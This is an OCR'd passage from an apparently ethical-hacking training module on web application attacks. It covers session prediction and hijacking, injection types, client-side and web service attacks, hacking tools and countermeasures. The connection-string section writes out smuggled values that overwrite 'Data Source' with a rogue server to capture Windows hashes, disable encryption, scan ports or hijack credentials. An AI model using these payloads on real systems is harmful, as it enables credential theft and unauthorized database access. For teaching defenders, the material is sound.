
A session management attack is a method used by attackers to compromise a web application. It involves two stages: session token generation and exploitation of session token handling.

To generate a valid session token, attackers engage in:

- **Session Tokens Prediction**: Attackers can perform this when they realize that the server uses a deterministic pattern between session IDs. By successfully gaining the previous and next session IDs of the user, the attacker can perform malicious attacks pretending to be the user.
- **Session Tokens Tampering**: Once the attackers gain the previous and next session ID, they can tamper with the session data and engage in further malicious activities.


Once attackers generate a valid session token, they try to exploit session token handling through:

- **Man-In-The-Middle (MITM) Attack**: Attackers intercept communication between two systems on a network. They divide the network connection into two: one between the client and the attacker, and the other between the attacker and server, which thereby acts as a proxy in the intercepted connection.
- **Session Hijacking**: The attackers steal the user session ID from a trusted website to perform malicious activities.
- **Session Replay**: Attackers obtain the user session ID , then reuse it to gain access to the user account.



To determine session token generation mechanism in a session management attack, attackers steal valid session tokens and then predict the next session token.

Session prediction is when attackers identify a pattern in the session token exchanged between client and server. This can happen when the web application has weak predictable session identifiers. For example, when the web application assigns a session token sequentially, attackers can predict the previous and next session tokens **by knowing any one session ID**. Before predicting a session identifier, attackers have to obtain enough valid session tokens for legitimate system users.




Attackers first sniff network traffic for valid session tokens and then use them to predict the next session token. They use the predicted session ID to authenticate themselves with the target web application. Thus, sniffing the valid session token is important in session management attacks.

Wireshark

Source: *http://www.wireshark.org*

Wireshark is a network protocol analyzer. It allows attackers to capture and interactively browse network traffic. Wireshark captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks, thus helping attackers sniff session IDs in transit to and from a target web application.



Perform Injection Attacks

Injection attacks are very common in web applications; they exploit the vulnerable input validation mechanism implemented by the web application. There are many types of injection attacks, such as web script injection, OS command injection, SMTP injection, SQL injection, LDAP injection, and XPath injection. Another frequently occurring attack is an SQL injection attack.

Injection frequently takes place when a browser sends user-provided data to the interpreter as a part of a command or query. For launching an injection attack, attackers supply crafted data that tricks and makes the interpreter execute unintended commands or queries. Because of these injection flaws, attackers can easily read, create, update, and remove any arbitrary data, available to the application. In some cases, attackers can even bypass a deeply nested firewall environment and take complete control over the application and its underlying system.

Injection Attacks/Input Validation Attacks

In injection attacks, attackers supply **crafted malicious input** that is syntactically correct according to the interpreted language being used in order to break **application's normal intended**

Web Scripts Injection
If user input is used into dynamically executed code, enter crafted input that breaks the intended data context and executes commands on the server

LDAP Injection
Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases

OS Commands Injection
Exploit operating systems by entering malicious codes in input fields if applications utilize user input in a system-level command

XPath Injection
Enter malicious strings in input fields in order to manipulate the XPath query so that it interferes with the application's logic


SMTP Injection
Inject arbitrary STMP commands into application and SMTP server conversation to generate large volumes of spam email

Buffer Overflow
Injects large amount of bogus data beyond the capacity of the input field

SQL Injection
Enter a series of malicious SQL queries into input fields to directly manipulate the database

Canonicalization
Manipulate variables that reference files with "dot-dot-slash (../)" to access restricted directories in the application

Note: For complete coverage of SQL Injection concepts and techniques refer to Module 13: SQL Injection



Attack Data Connectivity


In these attacks, attackers target a database connection that forms a link between a database server and its client software.

A web app connects data by providing a driver with a connection string, which holds the address of a specific database or server and offers instance and user authentication credentials.

For example:

```
Server=sql_box; Database=Common; User ID=uid; Pwd=password;
```

Attacking data connectivity can result in unauthorized control over the database. The following sections explain the various types of data connectivity attacks and their causes, as well as their consequences.




Attacks on data connectivity provide attackers with access to sensitive database information. To accomplish this, attackers use methods such as connection string injection attack, hash stealing, port scanning, and hijacking web credentials.

Example of a common connection string used to connect to a Microsoft SQL Server database:

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd;"
```

Different types of Data Connectivity Attacks include:

- **Connection String Injection:** A delegated authentication environment in which attackers inject parameters in a connection string by appending them with the semicolon. This can occur when dynamic string concatenation is used to build connection strings according to user input.
- **Connection String Parameter Pollution (CSPP):** Attackers overwrite parameter values in the connection string.
- **Connection Pool DoS:** Attackers examine the connection pooling settings of the target application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all connections in the connection pool, in turn causing database queries to fail for legitimate users.




A connection string injection attack occurs when the server uses a dynamic string concatenation to build connection strings based on user input. If the server does not validate the string and does not allow the malicious text or characters to escape, an attacker can potentially access sensitive data or other resources on the server. For example, an attacker could mount an attack by supplying a semicolon and appending an additional value. The attacker parses the connection string by using a "**last one wins**" algorithm, and substitutes the hostile input for a legitimate value.

The connection string builder classes can eliminate guesswork and protect the server against syntax errors and security vulnerabilities. They provide methods and properties corresponding to known key/value pairs permitted by each data provider. Each class maintains a fixed collection of synonyms and can translate from a synonym to the corresponding well-known key name. Server checks for valid key/value pairs and an invalid pair throws an exception. In addition, it handles the injected values in a safe manner.

The attackers can easily inject parameters just by joining a **semicolon** (";") character using connection string injection techniques in a delegated authentication environment.

In the following example, system asks the user to give a user name and password for creating a connection string. Here the attacker enters the **password** as "**pwd**; **Encryption**=**off**"; this means that the attacker has voided the encryption system. When the connection string is populated, the encryption value will be added to the previously configured set of parameters.



Server uses Connection strings to connect applications to database engines. Connection string parameter pollution techniques allow an attacker to exploit specifically the semicolon delimited database connection strings that are constructed dynamically based on the user inputs from web applications. In CSPP attacks, attackers overwrite parameter values in the connection string to steal user IDs and to hijack web credentials.

- **Hash Stealing**

  In the following example, an attacker replaces the value of data source parameter with that of a **Rogue Microsoft SQL Server**. The attacker will set the values of username, datasource and integrated security, as shown below:

  ```
  User_Value: ; Data Source = Rogue_Server Password_Value: ; Integrated Security = true.
  ```

  So, the resulting connecting string would be:

  ```
  Data source = SQL2005; initial catalog = db1; integrated security=no; user ID=;Data Source=Rogue Server; Password=; Integrated Security=true;
  ```

  Here, the parameters "**Data Source**" and "**Integrated Security**" are overwritten. So, the application built-in drivers will use the last set of values instead of the previous ones. Now, when the Microsoft SQL Server tries to connect to the rouge server, the **sniffer** running in the rouge server sniffs the window's credentials.

Port Scanning

The attacker injects `User_Value: ; Data Source =Target_Server, Target_Port Password_Value: ; Integrated Security = true`

The resulting connection string would be:

```
Data source = SQL2005; initial catalog = db1; integrated security=no;
user id=;Data Source=Target Server, Target Port; Password=; Integrated
Security=true;
```

Here, the connection string will take the last set "**Data Source**" parameter; the web application will try to connect to "**Target Port**" port on the "**Target Server**" machine. Thus, an attacker performs a port scan by noticing different error messages.

Hijacking Web Credentials


The attacker injects:


`User_Value: ; Data Source =Target_Server Password_Value: ; Integrated Security = true`

The resulting connection string is:

```
Data source = SQL2005; initial catalog = db1; integrated security=no;
user id=;Data Source=Target Server, Target Port; Password=; Integrated
Security=true;
```

Here, the attacker overwrites "**integrated security**" parameter with a value equal to "true." Thus, the attacker will try to connect to the database with the system account with which the web application runs.





Attack Web App Client

Attacks performed on a server-side application infect the client-side application when the latter interacts with malicious servers or processes malicious data. Attacks on the client side occur when the client establishes a connection with the server. If there is no connection between client and server, then there is no risk, because the server cannot pass malicious data to the client.

Consider a client-side attack in which an infected web page targets a specific browser weakness and exploits it successfully. As a result, the malicious server gains unauthorized control over the client system.

Discussed below are some of the methods attackers use to perform malicious attacks.

Cross-Site Scripting

An attacker bypasses the clients ID's security mechanism and obtains access privileges, and then injects malicious scripts into the web pages of a website. These malicious scripts can even rewrite the HTML content of the website.

Redirection Attacks

Attackers develop codes and links that resemble a legitimate site that a user wants to visit; however, in so doing, the URL redirects the user to a malicious website on which attackers could potentially obtain the user's credentials and other sensitive information.

HTTP Header Injection

Attackers splits an HTTP response into multiple responses by injecting a malicious response in an HTTP header. By doing so, attackers can deface websites, poison the cache, and trigger cross-site scripting.

Frame Injection

When scripts do not validate their input, attackers inject codes through frames. This affects all the browsers and scripts, which do not validate untrusted input. These vulnerabilities occur in HTML pages with frames. Another reason for this vulnerability is that web browsers support frame editing.

Request Forgery Attack

In a request forgery attack, attackers exploit the trust of a website or web application on a user's browser. The attack works by including a link on a page, which takes the user to an authenticated website.

Session Fixation


Session fixation helps attackers hijack valid user sessions. They authenticate themselves using a known session ID, and then use the already known session ID to hijack a user-validated session. Thus, attackers trick the users into accessing a genuine web server using an existing session ID value.

Privacy Attacks

A privacy attack is tracking performed with the help of a remote site by employing a leaked persistent browser state.


ActiveX Attacks

Attackers lure victims via email or via a link that attackers have constructed in such a way that loopholes of remote execution code become accessible, allowing the attackers to obtain access privileges equal to that of an authorized user.




Attack Web Services

Web applications often use web services to implement a particular functionality. If web services integrated within the web apps are vulnerable, the apps themselves likewise become vulnerable, leaving attackers able to exploit the apps through the integrated vulnerable web services in that web application. In this way, attackers easily target web services. Needless to say, compromising web services is a serious security breach.




Attackers can target web services using many different techniques, as web applications make these services available to users through various mechanisms. Hence, the possibility of vulnerabilities increases. Attackers exploit these vulnerabilities to compromise the web services. There are many reasons why attackers target web services. Depending on the purpose of the attack, attackers choose an appropriate attack. If attackers merely want to stop a web service from serving intended users, then they can launch a denial-of-service attack by sending numerous requests.




WSDL files are automated documents comprised of sensitive information about service ports, connections formed between two electronic machines, and so on. Attackers can use WSDL probing attacks to obtain information about the vulnerabilities in public and private web services, as well as to allow them to perform an SQL attack.

Simple Object Access Protocol (SOAP) is a lightweight and simple XML-based protocol designed to exchange structured and type information on the web. The XML envelope element is always the root element of the SOAP message in the XML schema. SOAP injection includes special characters such as single quotes, double quotes, semi columns, and so on.



Web applications sometimes use XML to store data such as user credentials in XML documents; attackers can parse and view such data using XPATH. XPATH defines the flow of the document and verifies user credentials, such as the username and password, to redirect to a specific user account.

Attackers identify the XPATH and insert the XML injection or XML schema to bypass the authentication process, and to gain unrestricted access to data stored in XML. The process in which attackers enter values that query XML with values that take advantage of exploits is an XML injection attack.




A parsing attack is when an attacker succeeds in modifying a file request or string. The attacker changes the values by superimposing one or more operating system commands via the request. Parsing is possible when the attacker executes the **.bat** (**batch**) or **.cmd** (**command**) **files**.

Web Service Attack Tools: SoapUI and XMLSpy

SoapUI


- SoapUI is a **web service** testing tool which supports **multiple protocols** such as SOAP, REST, HTTP, JMS, AMF, and JDBC
- Attacker can use this tool to carry out **web services probing**, SOAP injection, XML injection, and web services parsing attacks




http://www.soapui.org

XMLSpy


- Altova XMLSpy is the XML **editor and development environment** for modeling, editing, transforming, and debugging **XML-related technologies**



http://www.altova.com



Earlier sections of this module have discusses the different phases of hacking methodology that enable attackers to engage in successful attacks on target web applications. During these phases of attack, attackers use various tools. This section discusses all the possible web app hacking tools attackers can use to hack these targets.



Burp Suite, which you have already seen, is an integrated platform for performing security testing of web applications. Its various tools work together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities. Burp Suite contains key components such as an intercepting proxy, application-aware spider, advanced web application scanner, intruder tool, repeater tool, sequencer tool, and more.


Source: *http://www.portswigger.net*


Web Application Hacking Tool: CookieDigger

CookieDigger helps identify weak cookie generation and insecure implementations of session management by web applications

It works by collecting and analyzing cookies issued by a web application for multiple users

The tool reports on the predictability and entropy of the cookie and whether critical information, such as user name and password, are included in the cookie values





WebScarab is even able to intercept both HTTP and HTTPS communication. The attacker can also review communications (requests and responses) that have passed through WebScarab.

This framework has the following plugins:

- Fragments
- Proxy
- Manual intercept
- Beanshell
- Bandwidth simulator
- Spider
- Session ID analysis
- Parameter "fuzzer"
- SOAP
- XSS/CRLF

Source: *http://www.owasp.org*

Besides the web app hacking tools illustrated above, there are several other tools that can help attackers accomplish their goals. Here are a few more web app hacking tools.

Instant Source

Source: *http://www.blazingtools.com*

Instant Source lets you look at a web page's HTML source code, which you can edit directly in Internet Explorer. It allows you to view the code for selected elements instantly, without having to open the entire source. Instant Source integrates into the browser, displaying the code in a new toolbar window. You can set it to display source code for every element under your cursor, allowing you to quickly peak through the source as you scan the page. Instant Source even displays code for Flash movies, script files (*.JS, *.VBS), style sheets (*.CSS), and images.

w3af

Source: *http://w3af.org*

w3af is a web application attack and audit framework for securing your web applications by finding and exploiting all its vulnerabilities.

GNU Wget

Source: *www.gnu.org*

GNU Wget is a free software package for retrieving files using HTTP, HTTPS, and FTP, the most widely used Internet protocols.

It is a non-interactive command line tool that the user can call from scripts, `cron` jobs, terminals without X-Windows support, and so on.

BlackWidow

Source: *http://softbytelabs.com*

BlackWidow is a website scanner for both experts and novices. It scans websites, and downloads an entire website or portions of it (it is a "site ripper"). BlackWidow can download everything from YouTube videos to deviantart pictures and images. However, it is not restricted to videos and pictures; it can download all types of files.

cURL

Source: *http://curl.haxx.se*

cURL is the name of the project, which produces two products: libcurl and curl.

libcurl: a portable client-side URL transfer library that provides you with an interface to a range of common Internet protocols. It supports HTTPS certificates, HTTP POST, HTTP PUT, FTP uploading, kerberos, HTTP form based upload, proxies, cookies, user and password authentication, file transfer resume, http proxy tunneling and more. It builds and works identically on numerous platforms. libcurl is free, thread-safe, and IPv6 compatible.

curl: a command line tool for getting or sending files using URL syntax. curl supports the same wide range of common Internet protocols that libcurl does. curl exists, compiles, builds and runs under a wide range of operating systems. It gets multiple URLs in a single command line, support range "globbing": [0-13], {one,two,three}, uploads multiple file on a single command line, and a custom maximum transfer rate.

HttpBee

Source: *http://www.o0o.nu*

HttpBee is a multi-threaded web-app hacking tool embedded with a scriptable engine, and offers both command-line and daemon mode (if executed in daemon mode, HttpBee can become an agent of a distributed framework). HttpBee maintains a pool of threads that it uses for parallel task execution, thus HttpBee script is not linear.

Teleport Pro

Source: *http://www.tenmax.com*

Teleport Pro is a tool for getting data from the Internet. It can launch up to 10 simultaneous retrieval threads, access password-protected sites, filter files by size and type, search for keywords, and much more. Teleport Pro handles complex websites and reads HTML5, CSS3, and DHTML. It finds all of the files on all of the sites.

WebCopier

Source: *http://www.maximumsoft.com*

WebCopier copies websites and stores them locally on your system until you are ready to view them. You can take web pages of any kind on business trips and have instant access to them on your laptop without an Internet connection.

HTTrack


Source: *http://www.httrack.com*

HTTrack is a browser utility that allows you to download a website to a local directory, recursively building all directories, getting html, images, and other files from the server to your computer. It arranges the original site's relative link-structure. HTTrack can update an existing mirrored site and resume interrupted downloads. It is fully configurable and has an integrated help system.


MileSCAN ParosPro

Source: *http://www.milescan.com*

MileSCAN ParosPro is a Java-based HTTP/HTTPS proxy for assessing web app vulnerability. It supports editing/viewing HTTP messages on the fly. It simulates hacker attacks and identifies website security risks. It provides protection against common web attacks and critical web application security flaws from OWASP.



After learning hacking methodologies adopted by attackers of web applications and the tools they use, it is important to learn to secure these apps from such attacks. A careful analysis of security will help you, as an ethical hacker, to secure your applications. To do so, one should design, develop, and configure web apps using the countermeasures and techniques discussed in this section.



Encoding is the process of converting source information into its equivalent symbolic form, which helps in hiding the meaning of data. At the receiving end, the encoded data is decoded into plain text format. Decoding is the reverse process of encoding.


HTTP protocol and the HTML language are the two major components of web applications, both of which are text-based. Two important encoding schemes are:


- **URL Encoding**

  Web browsers/web servers permit URLs to contain only the printable characters of ASCII code that can be understood by them for addressing. Several characters in this range have special meaning when they are mentioned in the URL scheme or HTTP protocol. Thus, these characters are restricted.

- **HTML Encoding**

  HTML encoding replaces unusual characters with strings that an HTML can recognize, while the various characters define structure of the document. If you want to use the same characters as contained in the document, you might encounter problems. These problems can be overcome by using HTML encoding.





The simplest way to protect against command injection flaws is to avoid them wherever possible. Some language-specific libraries perform identical functions for many shell commands and some system calls. These libraries do not contain the operating system shell interpreter, and so they ignore maximum shell command problems. For those calls that must still be used, such as calls to backend databases, one must carefully validate the data to ensure that it does not contain malicious content. One can also arrange various requests in a pattern, which ensures that all given parameters are treated as data instead of potentially executable content.

Most system calls and the use of stored procedures with parameters that accept valid input strings to access a database or prepared statements provide significant protection, ensuring that the supplied input is treated as data, which reduces but does not completely eliminate the risk involved in these external calls. One can always authorize the input to ensure the protection of the application in question. For this reason, it is important to use the least-privileged accounts to access a database, so that there is the smallest possible attack loophole.

